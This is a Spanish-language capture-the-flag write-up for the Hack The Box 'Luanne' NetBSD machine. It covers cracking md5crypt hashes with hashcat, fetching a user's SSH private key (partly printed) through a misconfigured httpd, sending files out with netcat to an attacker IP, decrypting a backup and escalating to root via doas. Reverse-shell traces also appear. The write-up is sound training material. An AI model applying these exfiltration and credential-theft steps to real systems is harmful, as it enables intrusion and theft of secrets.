hashcat -m 500 hashm5.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 1 MB


Dictionary cache hit:
* Filename...: /usr/share/wordlists/rockyou.txt
* Passwords..: 14344385
* Bytes.....: 139921507
* Keyspace...: 14344385

$1$vVwNCs01$1MtBS6GL2unDhR4Qwhzvc0:ia

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 500 (md5crypt, MD5 (Unix), Cisco-IOS $1$ (MD5))
Hash Target...: $1$vVwNCs01$1MtBS6GL2unDhR4Qwhzvc0

```

nos conectamos por ssh con las credenciales del usuario webapi\_user pero no son validas por ende vamos al sitio web por el port 80 y accedemos



## Weather Forecast API

List available cities:

</weather/forecast?city=list>

Five day forecast (London)

</weather/forecast?city=London>

---

Validamos algunos procesos abiertos  
ps -aux

```

# 172.10.0.0 - 172.31.255.255 (172.10/12 prefix)
# 192.168.0.0 - 192.168.255.255 (192.168/16 prefix)
$ ps -aux | grep root**
USER      PID %CPU %MEM    VSZ   RSS TTY      STAT STARTED   TIME COMMAND
root         0  0.0  0.2      0 12164 ?        OKL   12:44AM 0:00.92 [system]
root         1  0.0  0.0   19848 1524 ?        Is    12:44AM 0:00.01 init
root       166  0.0  0.0   32528 2288 ?        Ss    12:44AM 0:00.01 /usr/sbin/sys
_httpd     218  0.0  0.0   20016 1660 ?        S     12:44AM 0:00.06 /bin/sh /usr/
root       299  0.0  0.0   19704 1312 ?        Is    12:44AM 0:00.00 /usr/sbin/pow
root       309  0.0  0.0   20216 1652 ?        Is    12:44AM 0:00.00 /usr/sbin/cro
root       319  0.0  0.1  118448 7160 ?        Il    12:44AM 0:07.03 /usr/pkg/bin/
r.michaels 332  0.0  0.0   34996 1960 ?        Is    12:44AM 0:00.00 /usr/libexec/
_httpd     338  0.0  0.2  118128 11976 ?       Ss    12:44AM 0:00.49 /usr/pkg/bin/
root       347  0.0  0.0   73984 2876 ?        Is    12:44AM 0:00.00 /usr/sbin/ssh
root       372  0.0  0.0   37024 1824 ?        Is    12:44AM 0:00.00 nginx: master
nginx      376  0.0  0.1   37572 3192 ?        I     12:44AM 0:00.01 nginx: worker
_httpd     399  0.0  0.0   34952 1996 ?        Is    12:44AM 0:00.00 /usr/libexec/
_httpd     409  0.0  0.0   19992 1660 ?        S     12:44AM 0:00.04 /bin/sh /usr/
_httpd     426  0.0  0.0   22908 1652 ?        S     12:44AM 0:00.05 /bin/sh /usr/
_httpd     442  0.0  0.0   15436 1276 ?        S     12:51AM 0:00.00 cat /tmp/f
_httpd     595  0.0  0.0   35252 2340 ?        I     12:51AM 0:00.00 /usr/libexec/
_httpd     636  0.0  0.0   18812 1396 ?        S     12:51AM 0:00.01 nc 10.10.14.2
_httpd     708  0.0  0.0   20028 1716 ?        I     12:51AM 0:00.00 sh -c rm /tmp
_httpd     861  0.0  0.0   20112 1776 ?        S     12:51AM 0:00.01 /bin/sh -i
_httpd    1123  0.0  0.0   17640 1388 ?        S     1:09AM 0:00.00 sleep 30
_httpd    1246  0.0  0.0   17640 1388 ?        S     1:09AM 0:00.00 sleep 30
_httpd    1328  0.0  0.0   17636 1384 ?        S     1:09AM 0:00.00 sleep 30
_httpd    1405  0.0  0.0   19852 1516 ?        0      1:09AM 0:00.00 ps -aux
root       423  0.0  0.0   20284 1584 ttyE0 Is+   12:44AM 0:00.00 /usr/libexec/
root       412  0.0  0.0   22108 1580 ttyE1 Is+   12:44AM 0:00.00 /usr/libexec/
root       387  0.0  0.0   10780 1584 ttyE2 Is+   12:44AM 0:00.00 /usr/libexec/

```

encontramos el usuario michael que esta en el directorio home

```

$ ls -la /home
total 12
drwxr-xr-x  3 root    wheel  512 Sep 14  2020 .
drwxr-xr-x 21 root    wheel  512 Sep 16  2020 ..
dr-xr-x---  7 r.michaels users 512 Sep 16  2020 r.michaels
$
[0] 0:nc* 1:bash 2:bash-

```

buscamos puertos abiertos localmente utilizo el flag -antup pero no funciona entonces siguiendo la sintaxis utilizo -Aan y encuentro el port 3000 y 3001

```
$ netstat -antup
netstat: option requires an argument -- p
usage: netstat [-Aan] [-f address_family[,family ...]] [-M core] [-N system]
netstat [-bdgilmnqrsSv] [-f address_family[,family ...]] [-M core] [-N system]
netstat [-dn] [-I interface] [-M core] [-N system] [-w wait]
netstat [-p protocol] [-M core] [-N system]
netstat [-p protocol] [-M core] [-N system] -P pcbaddr
netstat [-p protocol] [-i] [-I Interface]
netstat [-s] [-f address_family[,family ...]] [-i] [-I Interface]
netstat [-s] [-B] [-I interface]

$ netstat -Aan
Active Internet connections (including servers)
PCB      Proto Recv-Q Send-Q Local Address           Foreign Address         State
ffffcd53888376d0 tcp        0      0 0.0.0.0:*.222          0.0.0.0:*                LISTEN
ffffcd5388837390 tcp        0      0 0.0.0.0:*.1.3000       0.0.0.0:*                LISTEN
ffffcd538c1db380 tcp        0      0 0.0.0.0:*.3000         0.0.0.0:*                LISTEN
ffffcd538c1db040 tcp        0      0 0.0.0.0:*.3001         0.0.0.0:*                LISTEN
ffffcd538c35b9f8 tcp        0      0 0.0.0.0:*.80           0.0.0.0:*                LISTEN
ffffcd538c35b6b8 tcp        0      0 0.0.0.0:*.22           0.0.0.0:*                LISTEN
ffffcd538c35b038 tcp        0      0 0.0.0.0:*.9001         0.0.0.0:*                LISTEN

Active Internet6 connections (including servers)
PCB      Proto Recv-Q Send-Q Local Address           Foreign Address         State
ffffcd538c35b378 tcp6       0      0 :::0:0:0:0:0:0:0:0:0  :::0:0:0:0:0:0:0:0:0  LISTEN

Active UNIX domain sockets
Address Type Recv-Q Send-Q Inode Conn Refs Nextref Addr
ffffcd52dcf6bc10 stream 0 0 0 fffffcd52dcf6bba0 0 0 0
ffffcd52dcf6bba0 stream 0 0 0 fffffcd52dcf6bc10 0 0 0
ffffcd52dcf6b2e0 stream 0 0 fffffcd538c239d58 0 0 0 /var/supervisord/run/supervisord.sock.330
ffffcd52dcf6be40 dgram 0 0 0 fffffcd52dcf6b4a0 0 fffffcd52dcf6bdd0 -> /var/run/log
ffffcd52dcf6bdd0 dgram 0 0 0 fffffcd52dcf6b4a0 0 fffffcd52dcf6b350 -> /var/run/log
ffffcd52dcf6b350 dgram 0 0 0 fffffcd52dcf6b4a0 0 0 -> /var/run/log
ffffcd52dcf6b3c0 dgram 0 0 0 0 0 0 0
ffffcd52dcf6b4a0 dgram 0 0 fffffcd538f71ad60 0 fffffcd52dcf6be40 0 /var/run/log

[0] 0:tmux 1:bash 2:bash-
```

En este puerto parece que se ejecuta la utilidad httpd como vemos en la entrada del puerto 9001

```
10.10.10.218:9001/tail.html?processname=processes
01 nginx: worker process
pid=330 34952 1996 ? Is 12:44AM 0:00.00 /usr/libexec/httpd -X -s -i 127.0.0.1 -I 3000 -L weather /usr/local/webapi/weather.lua -U httpd -b /var/www
httpd 595 0.0 0.0 35252 2340 ? I 12:51AM 0:00.00 /usr/libexec/httpd -X -s -i 127.0.0.1 -I 3000 -L weather /usr/local/webapi/weather.lua -U httpd -b /var/www
httpd 1775 0.0 0.0 17840 1520 ? 0 1:31AM 0:00.00 /usr/bin/egrep -USER[\\system\\] *$| init *$| /usr/sbin/sshd *$| /usr/sbin/syslogd -s *$| /usr/pkg/bin/python.
root 412 0.0 0.0 22108 1580 ttyE1 Is+ 12:44AM 0:00.00 /usr/libexec/getty Pc ttyE1
root 387 0.0 0.0 19780 1584 ttyE2 Is+ 12:44AM 0:00.00 /usr/libexec/getty Pc ttyE2
root 435 0.0 0.0 19780 1584 ttyE3 Is+ 12:44AM 0:00.00 /usr/libexec/getty Pc ttyE3
```

hago un curl para validar el servicio abierto  
curl 127.0.0.1:3000

```
root 435 0.0 0.0 19780 1584 ttyE3 Is+ 12:44AM 0:00.00 /usr/libexec/
$ curl 127.0.0.1:3000
% Total % Received % Xferd Average Speed Time Time Time Current
Dload Upload Total Spent Left Speed
100 199 100 199 0 0 66333 0 --:--:-- --:--:-- --:--:-- 66333
<html><head><title>401 Unauthorized</title></head>
<body><h1>401 Unauthorized</h1>
/: <pre>No authorization</pre>
<hr><address><a href="//127.0.0.1:3000/">127.0.0.1:3000</a></address>
</body></html>
$
```

para ver mejor copio la respuesta en un archivo y lo interpreto con etiquetas htm2text

```
(kali㉿kali)-[~/machineshtb/Luanne]
$ nano respuestas.txt
>
(kali㉿kali)-[~/machineshtb/Luanne]
$ cat respuestas.txt | html2text
% Total % Received % Xferd Average Speed Time Time Time Current Dload Upload
Total Spent Left Speed 100 199 100 199 0 0 66333 0 --:--:-- --:--:-- --:--:--
- 66333
***** 401 Unauthorized *****
/:
No authorization
=====
127.0.0.1:3000

(kali㉿kali)-[~/machineshtb/Luanne]
$
```

### 0.0.1. Petición de usuario y contraseña con curl -u

No tenemos permisos para entrar, añadimos las credenciales encontradas, usamos el flag -u y comillas dobles y separados por :

<https://reqbin.com/req/c-qjaws1fh/curl--u>

```
curl 127.0.0.1:3000 -u "webapi_user:iamthebest"
```

```

$ curl 127.0.0.1:3000 -u "webapi_user:iamthebest"
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left     Speed
100  386  100  386  0      0  96500      0  --:--:-- --:--:-- --:--:-- 125k
<!doctype html>
<html>
<head>
<title>Index</title>
</head>
<body>
<p><h3>Weather Forecast API</h3></p>
<p><h4>List available cities:</h4></p>
<a href="/weather/forecast?city=list">/weather/forecast?city=list</a>
<p><h4>Five day forecast (London)</h4></p>
<a href="/weather/forecast?city=London">/weather/forecast?city=London</a>
<hr>
</body>
</html>
$
[0] 0:nc* 1:bash- 2:bash

```

```

$ cat respuestas.txt | html2text
***** 401 Unauthorized *****
/:
No authorization
=====
127.0.0.1:3000
curl: (3) URL using bad/illegal format or missing URL $ curl 127.0.0.1:3000 -
-u "webapi_user:iamthebest" % Total % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left     Speed
100  386  100  386  0      0  96500      0  --:--:-- --:--:-- --:--:-- 125k
*** Weather Forecast API ***
*** List available cities: ***
/weather/forecast?city=list
*** Five day forecast (London) ***
/weather/forecast?city=London
=====
(kali@kali)-[~/machineshtb/Luanne]
$
[0] 0:nc- 1:bash* 2:bash

```

es básicamente la web de port 80 pero corriendo por el puerto 3000 y probablemente ejecutandose con el usuario michael .

Validando detenidamente las flags del comando httpd encontramos la flag -u

/usr/libexec/httpd -u -X -s -i 127.0.0.1 -I 3000 -L weather /usr/local/webapi/weather.lua -U \_httpd -b /var/www

<https://www.daemon-systems.org/man/httpd.8.html>

básicamente indica que se puede navegar a un directorio de usuarios desde la raiz

**-u** Enables the transformation of Uniform Resource Locators of the form `/~user/` into the directory `~user/public_html` (but see the **-p** option above).

entonces añadimos `/~user/` en la petición curl y cambiamos user por `/~r.michaels/`  
`curl 127.0.0.1:3000/~r.michaels/ -u "webapi_user:iamthebest"`



```

$ curl 127.0.0.1:3000/~r.michaels/ -u "webapi_user:iamthebest"
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           Dload  Upload   Total   Spent    Left     Speed
100 229 100 229 0 0 111k 0 --:--:-- --:--:-- --:--:-- 111k
<html><head><title>404 Not Found</title></head>
<body><h1>404 Not Found</h1>
~r.michaels//~r.michaels/: <pre>This item has not been found</pre>
<hr><address><a href="//127.0.0.1:3000/">127.0.0.1:3000</a></address>
</body></html>
$

```

como no nos trajo nada valido con el port 3001 y encuentro un id\_rsa

```

$ curl 127.0.0.1:3001/~r.michaels/ -u "webapi_user:iamthebest"
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           Dload  Upload   Total   Spent    Left     Speed
100 601 100 601 0 0 146k 0 --:--:-- --:--:-- --:--:-- 146k
<!DOCTYPE html>
<html><head><meta charset="utf-8"/>
<style type="text/css">
table {
border-top: 1px solid black;
border-bottom: 1px solid black;
}
th { background: aquamarine; }
tr:nth-child(even) { background: lavender; }
</style>
<title>Index of ~r.michaels/</title></head>
<body><h1>Index of ~r.michaels/</h1>
<table cols=3>
<thead>
<tr><th>Name<th>Last modified<th align=right>Size
<tbody>
<tr><td><a href="..">Parent Directory</a><td>16-Sep-2020 18:20<td align=right>1kB
<tr><td><a href="id_rsa">id_rsa</a><td>16-Sep-2020 16:52<td align=right>3kB
</table>
</body></html>
$

```

curl 127.0.0.1:3001/~r.michaels/id\_rsa -u "webapi\_user:iamthebest" >> /tmp/lave.key



```

$ curl 127.0.0.1:3001/~r.michaels/id_rsa -u "webapi_user:iamthebest". Received %
% Total    % Received % Xferd  Average Speed   Time    Time     Time    Current
   >         >          >      Dload  Upload  Total   Spent    Left     Speed   0
>    NINEVEH      1          0      0  849k    0 --:--:-- --:--:-- --:--:--  849k
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnZaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAABlAAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAvXxJBbm4VKcT2HABKV2Kzh9GcatzEJRyv4AAalt349ncfDkMfFB
Icxo9PpLUYzecwdU3LqJlZjFga3kG7VdSEWm+C1fiI4LRwv/iRKYPPvFGTVWvxDXFTKWXh
0DpaB9XVjggYHMr0dbYcSF2V5GMfIyxHQ8vGAE+QeW9I0Z2nl54ar/I/j7c87SY59uRnHQ
kzRXevtPSUXxytFuHYr1Ie1YpGpdKqYrYjevaQR5CAfDXPobMSxpNxFnPyTFhAbzQuchD
ryXEuMkQXsqeavnzonomJSuJMIh4ym7NkfQ3eKaPdwbwpiLMZoNReUkBqvsvSBpANvuyK
BNUj4JWjBpo85lrGqB+NG2MuySTtfs8lXwDvNtk/DB3ZSg50FoL0LKZeCeaE6vXQR5h9t8
3CEdS08yVrcYmPLzVRBCHp00DdLk4cCtqj+diZmR8MrXokSR8y5XqD3/IdH5+zj1BTHZXE
pXXqVFFB7Jae+LtuZ3XTEsrVnpvBY48YRkQXAMMVAaAFkBjYH6gY2B+oAAAAB3NzaC1yc2
EAAAGBAL18SQW5uFSnE9hwASldis4fRnGrcXCUCr7+AAgPbd+PZ3Hw5DHxQSHMaPT6S1GM
3nMHVNy6iZc4xYgt5Bu1XUhfPvgT4iOC0cL/4kSsjz7xRk1Vr8Q1xUy1l4dA6Wgfv1Y4I
GBzK9HW2HEhdleRjHyMsR0PLxgBPkHlvSNGdp5eeGq/yP4+3PO0mOfbkZx0JM0V3r7T0lF
8crX7h2K9SHtWKRqXSqmK2I3r2kEeQgBXVz6GzEsaTcRZz8skxYQG80LnIQ68lxLjJEDsb
Knmr586J6JiUriTCIEmpuzZH0N3imj3cG8KYizGaDUXlJAar7L0gaQDVbsigTVI+CVowaa
POZaxqgfjRtjLskk7X0vJV8A7zbZPwwd2Uo0ThaC9CymXgnmhOr10EeYfbfNwhHUjvMla3
GDD5c1UQB6dNA3S50HArao/nYmZkfDK16JEkfMuV6g9/yHR+fs49QUx2VxKV16lRRQeyW
nvi7bmd10xEq1Z6bwWOPGEZEFwJjFQAAAAMBAAEAAAGAstrodgySV07Rtju5IEBF73vHdm
xGvowGcJEjK4TLVOXv9cE2RMyL8HAyHmUqkALYdhS1X6WJaWYSEFLDxHZ3bW+mshASR2Pl
7KE+x8XNB+5mRLkflcdvUH51jKRLpm6qV9AekMrYM347CXp7bg2iKWUGzTkmLTy5ei+XYP
DE/9vxxEcTGADqRSu1TYnUJJwdy6lnzbut7MJm7L004hLdGBQNapZis9DtXpWlBBWyQoLX
er2LNHFY8No9MWXiXS6+MATUH27TttEgQY3LVztY0TRXeHgmC1fdt0yhW2eV/Wx+oVG6n
NdBeFEuz/BBQkgVE7Fk9gYKGj+woMKzO+L8eDl10QFi+GntugXN4FiduW1w1DPp+W6+su
o624DqUT47mcbxulMkA+XCXM0IEFvdfUfmkCs/ej64m70sRaIs8Xzv2mb3ER2ZBDXe19i8
Pm/+ofP8HaHlCnc9jEDfzDN83HX9CjZFYQ4n1Kw0rvZbPM1+Y5No3yKq+tKdzUsiwZAAAA
[0] 0:[tmux]* 1:bash- 2:bash

```

transfiere llave por netcat  
 nc -w 3 10.10.14.2 1234 < llave.key  
 nc -l -p 1234 > llave.key  
 en kali

```

(kali@kali)-[~/machineshtb/Luanne]
$ nc -l -p 1234 > llave.key
[0] 0:nc- 1:nc* 2:bash

```

en luanne

```

$ nc -w 3 10.10.14.2 1234 < llave.key
$ 
[0] 0:nc* 1:bash- 2:bash

```

damos permisos a la llave

```

(kali㉿kali)-[~/machineshtb/Luanne]
$ ls
creds.txt  hashm5.txt  llave.key  Medusaexploit.py  respuestas.txt

(kali㉿kali)-[~/machineshtb/Luanne]
$ chmod 600 llave.key

(kali㉿kali)-[~/machineshtb/Luanne]
$ ll
total 20
-rw-rw-r-- 1 kali kali  23 Feb  5 02:32 creds.txt
-rw-rw-r-- 1 kali kali  35 Feb  5 02:16 hashm5.txt
-rw----- 1 kali kali 2610 Feb  6 02:17 llave.key
-rwxrwxr-x 1 kali kali  965 Feb  4 02:08 Medusaexploit.py
-rw-rw-r-- 1 kali kali  927 Feb  6 01:46 respuestas.txt

```

me conecto por ssh con la llave  
ssh r.michaels@10.10.10.218 -i llave.key -p 22

```

(kali㉿kali)-[~/machineshtb/Luanne]
$ ssh r.michaels@10.10.10.218 -i llave.key -p 22
Last login: Fri Sep 18 07:06:51 2020
NetBSD 9.0 (GENERIC) #0: Fri Feb 14 00:06:28 UTC 2020
Welcome to NetBSD!

luanne$ whoami
r.michaels
luanne$

```

## Escalada de privilegios

Dentro del directorio backup encontramos un .zip que parece estar encriptado

```

luanne$ ls -la
total 12
dr-xr-xr-x  2 r.michaels  users  512 Nov 24  2020 .
dr-xr-xr-x  7 r.michaels  users  512 Sep 16  2020 ..
-r-----  1 r.michaels  users 1970 Nov 24  2020 devel_backup-2020-09-16.tar.gz.enc

```

dentro de la carpeta .gnupg se encuentran 2 archivos pub y sec al dar un cat se jode la terminal

```
luanne$ ls -la | grep root**
total 52
dr-xr-x--- 7 r.michaels users 512 Sep 16 2020 .
drwxr-xr-x 3 root wheel 512 Sep 14 2020 ..
-rw-r--r-- 1 r.michaels users 1772 Feb 14 2020 .cshrc
drwx----- 2 r.michaels users 512 Sep 14 2020 .gnupg
-rw-r--r-- 1 r.michaels users 431 Feb 14 2020 .login
-rw-r--r-- 1 r.michaels users 265 Feb 14 2020 .logout
-rw-r--r-- 1 r.michaels users 1498 Feb 14 2020 .profile
-rw-r--r-- 1 r.michaels users 166 Feb 14 2020 .shrc
dr-x----- 2 r.michaels users 512 Sep 16 2020 .ssh
dr-xr-xr-x 2 r.michaels users 512 Nov 24 2020 backups
dr-xr-x--- 4 r.michaels users 512 Sep 16 2020 devel
dr-x----- 2 r.michaels users 512 Sep 16 2020 public_html
-r----- 1 r.michaels users 33 Sep 16 2020 user.txt
luanne$ cd .gnupg/
luanne$ ls
pubring.gpg secring.gpg
luanne$ ls -la
total 16
drwx----- 2 r.michaels users 512 Sep 14 2020 .
dr-xr-x--- 7 r.michaels users 512 Sep 16 2020 ..
-rw----- 1 r.michaels users 603 Sep 14 2020 pubring.gpg
-rw----- 1 r.michaels users 1291 Sep 14 2020 secring.gpg
luanne$
```

## Gnupg

Al parecer son llaves generadas por el software gpg que se encarga de generar llaves y cifrar archivos muy parecido a la tecnología pgp

<https://colectivodisonancia.net/herramientas/cifrado-gpg-terminal/>

sin embargo el software gpg no existe en NetBSD pero si existe netpgp

## netpgp

con este podemos descriptar archivos

<https://man.netbsd.org/netpgp.1>

```
netpgp -- signing, verification, encryption, and decryption utility
```

### SYNOPSIS

```
netpgp --encrypt [--output=filename] [options] file ...
netpgp --decrypt [--output=filename] [--pass-fd=fd]
[--num-tries=attempts] [options] file ...
```

utilizamos el comando y lo guardamos en tmp por permisos

netpgp --decrypt devel\_backup-2020-09-16.tar.gz.enc --output /tmp/backup.tar.gz

```
0*** ERROR: must set accumulate to 1
luanne$ netpgp --decrypt devel_backup-2020-09-16.tar.gz.enc --output /home/r.michaels/2020-09-16
/home/r.michaels/: Is a directory
/home/r.michaels/: Is a directory
luanne$ netpgp --decrypt devel_backup-2020-09-16.tar.gz.enc --output /home/r.michaels/backup.tar
/home/r.michaels/backup.tar.gz: Permission denied
/home/r.michaels/backup.tar.gz: Permission denied
luanne$ netpgp --decrypt devel_backup-2020-09-16.tar.gz.enc --output /tmp/backup.tar.gz
signature 2048/RSA (Encrypt or Sign) 3684eb1e5ded454a 2020-09-14
Key fingerprint: 027a 3243 0691 2e46 0c29 9f46 3684 eb1e 5ded 454a
uid y/dos/http/w RSA 2048-bit key <r.michaels@localhost>
luanne$ 
[0] 0:nc- 2:ssh*
```

para descomprimirlo lo pasaremos a nuestra maquina nuevamente usando netcat

nc -l -p 1234 > backup.tar.gz

```
(kali㉿kali)-[~/machineshtb/Luanne]
$ nc -l -p 1234 > backup.tar.gz

(kali㉿kali)-[~/machineshtb/Luanne]
$ ls
backup.tar.gz  creds.txt  hashm5.txt  llave.key  Medusaexploit.py

(kali㉿kali)-[~/machineshtb/Luanne]
$
```

nc -w 3 10.10.14.2 1234 < backup.tar.gz

```
signature 2048/RSA (Encrypt or Sign) 3684eb1e5ded454a 2020-09-14
Key fingerprint: 027a 3243 0691 2e46 0c29 9f46 3684 eb1e 5ded 454a
uid y/dos/http/w RSA 2048-bit key <r.michaels@localhost>
luanne$ ls
backup.tar.gz
luanne$ nc -w 3 10.10.14.2 1234 < backup.tar.gz
luanne$ 
[0] 0:nc 1:bash- 2:ssh*
```

Descomprimos el archivo

tar -xvf backup.tar.gz

```
(kali㉿kali)-[~/machineshtb/Luanne]
$ tar -xvf backup.tar.gz
devel-2020-09-16/
devel-2020-09-16/www/
devel-2020-09-16/webapi/
devel-2020-09-16/webapi/weather.lua
devel-2020-09-16/www/index.html
devel-2020-09-16/www/.htpasswd

(kali㉿kali)-[~/machineshtb/Luanne]
$ ls
backup.tar.gz  creds.txt  devel-2020-09-16  hashm5.txt  llave.key  Medusaexploit.py  r
```

dentro encontramos otro archivo .htpasswd con otro hash

```
(kali㉿kali)-[~/machineshtb/Luanne/devel-2020-09-16]
$ ls
webapi  www

(kali㉿kali)-[~/machineshtb/Luanne/devel-2020-09-16]
$ cd www/

(kali㉿kali)-[~/machineshtb/Luanne/devel-2020-09-16/www]
$ ls
index.html

(kali㉿kali)-[~/machineshtb/Luanne/devel-2020-09-16/www]
$ ls -la
total 16
drwxr-xr-x 2 kali kali 4096 Feb  6 03:04 .
drwxr-x--- 4 kali kali 4096 Sep 16  2020 ..
-rw-r--r-- 1 kali kali  47 Sep 16  2020 .htpasswd
-rw-r--r-- 1 kali kali  378 Sep 16  2020 index.html

(kali㉿kali)-[~/machineshtb/Luanne/devel-2020-09-16/www]
$ cat .htpasswd
webapi_user:$1$6
```

ahora crackeamos nuevamente el hash con hashcat

```
hashcat -m 500 hashm5v2.txt /usr/share/wordlists/rockyou.txt
```

```
(kali@kali)-[~/machineshtb/Luanne]
$ nano hashm5v2.txt
$ nano hashm5v2.txt
$ hashcat -m 500 hashm5v2.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platform
=====
* Device #1: cpu-sandybridge-AMD Ryzen 3 PRO 4350G with Radeon Graphics, 2917/5899 MB (1024 MB allocatable), 4MCU
=====
Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Single-Hash
* Single-Salt

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
```

ahora pruebo esta credencial encontrada cambiando de usuario pero me tira el siguiente error.

```
luanne$ su root
su: You are not listed in the correct secondary group (wheel) to su root.
su: Sorry: Authentication error
luanne$ su torr
su: unknown login torr
luanne$ su toor
su: You are not listed in the correct secondary group (wheel) to su toor.
su: Sorry: Authentication error
luanne$ su -u root
su: unknown option -- u
Usage: su [-dflmc:] [login[:group]] [shell arguments]]
luanne$ sudo -l
ksh: sudo: not found
luanne$
```

[0] 0:nc 1:bash 2:ssh\* 3:bash-


básicamente sudo no existe por lo que es el sistema operativo NetBSD pero hay una alternativa a sudo llamada doas

## doas NetBSD

buscando en internet puedo cambiar de usuario con doas  
doas su root

<https://forums.freebsd.org/threads/doas-sudo-alternative.69219/>

```
luanne$ doas su root
Password:
# whoami
root
# 
[0] 0:nc 1:bash 2:ssh* 3:bash-
```



Conclusión:

La dificultad de la máquina es falsa un hpta rompedero de cabeza y el sistema operativo lo empeora aún, igualmente es muy buena para practicar el pensamiento de fuera de la caja